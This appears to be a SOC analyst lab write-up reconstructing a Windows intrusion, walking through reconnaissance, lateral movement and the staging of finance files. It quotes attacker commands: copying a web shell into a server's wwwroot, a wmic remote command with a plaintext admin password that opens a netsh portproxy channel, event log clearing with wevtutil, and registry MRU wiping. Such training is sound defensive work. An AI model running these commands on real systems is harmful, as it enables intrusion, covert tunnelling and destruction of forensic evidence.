

Network reconnaissance was performed using built-in Windows utilities and registry queries to identify system configuration, users, and security logs. The attacker subsequently moved laterally across systems.


Copy-Item -Path "C:\Windows\Temp\iistart.aspx" -Destination "\\server-02\C$\inetpub\wwwroot\AuditReport.jspx

Sensitive files were identified, copied, and staged for exfiltration. Data was compressed and prepared for external transfer.
Copy-Item -Path "C:\ProgramData\FinanceBackup\2024.csv" -Destination "C:\Windows\Temp\Faudit\2024.csv"

Copy-Item -Path "C:\ProgramData\FinanceBackup\2023.csv" -Destination "C:\Windows\Temp\Faudit\2023.csv"

Copy-Item -Path "C:\ProgramData\FinanceBackup\2022.csv" -Destination "C:\Windows\Temp\Faudit\2022.csv"

Outbound communication channels were established through proxy-based forwarding techniques, enabling remote command execution.
netsh portproxy utility to establish proxy-based communication channels:wmic /node: server-01 /user: dean-admin /password: uNcr4cK4b1e process call create "cmd.exe /c netsh interface portproxy add v4tov4 listenport=50100 listenaddress=0.0.0.0 connectport=8443 connectaddress=10.2.30.1"
The attacker attempted to remove forensic evidence through:

Event log clearing was performed using the wevtutil cl command to remove Windows Event Logs:

Remove-ItemProperty to wipe the Most Recently Used MRU record in registry.Remove-ItemProperty -Path $registryPath -Name MRU0 -ErrorAction SilentlyContinue
File renaming and extension changes; the attacker renamed the file containing a copy of the database and also changed the extension. They modified the original ntds.dit name to temp.dit, later on to cisco-up.7z (Legitimate Resource Name) and finally to cl64.gif (Masquerade File Type).
AuditReport.jspx
cl64.gif
This investigation demonstrates a structured intrusion pattern consistent with advanced adversary behavior. The attacker relied heavily on legitimate administrative tools, reducing detection likelihood and blending malicious actions into normal system activity.
Key behavioral indicators included:
This investigation demonstrates several core responsibilities expected of a Security Operations Center (SOC) analyst:
By correlating evidence across authentication logs, PowerShell activity, Windows Event Logs, registry activity, and process execution telemetry, a complete picture of the intrusion was reconstructed and mapped to the adversary’s operational objectives.
A detection-engineering exercise using Sigma, Splunk, Windows telemetry, and Atomic Red Team to validate vendor-neutral detection logic
How to Validate PowerShell Detections in Splunk with Sysmon, Atomic Red Team, and MITRE ATT&CK
Exploring the new skills, technologies and investigative mindset behind TryHackMe's updated L2 curriculum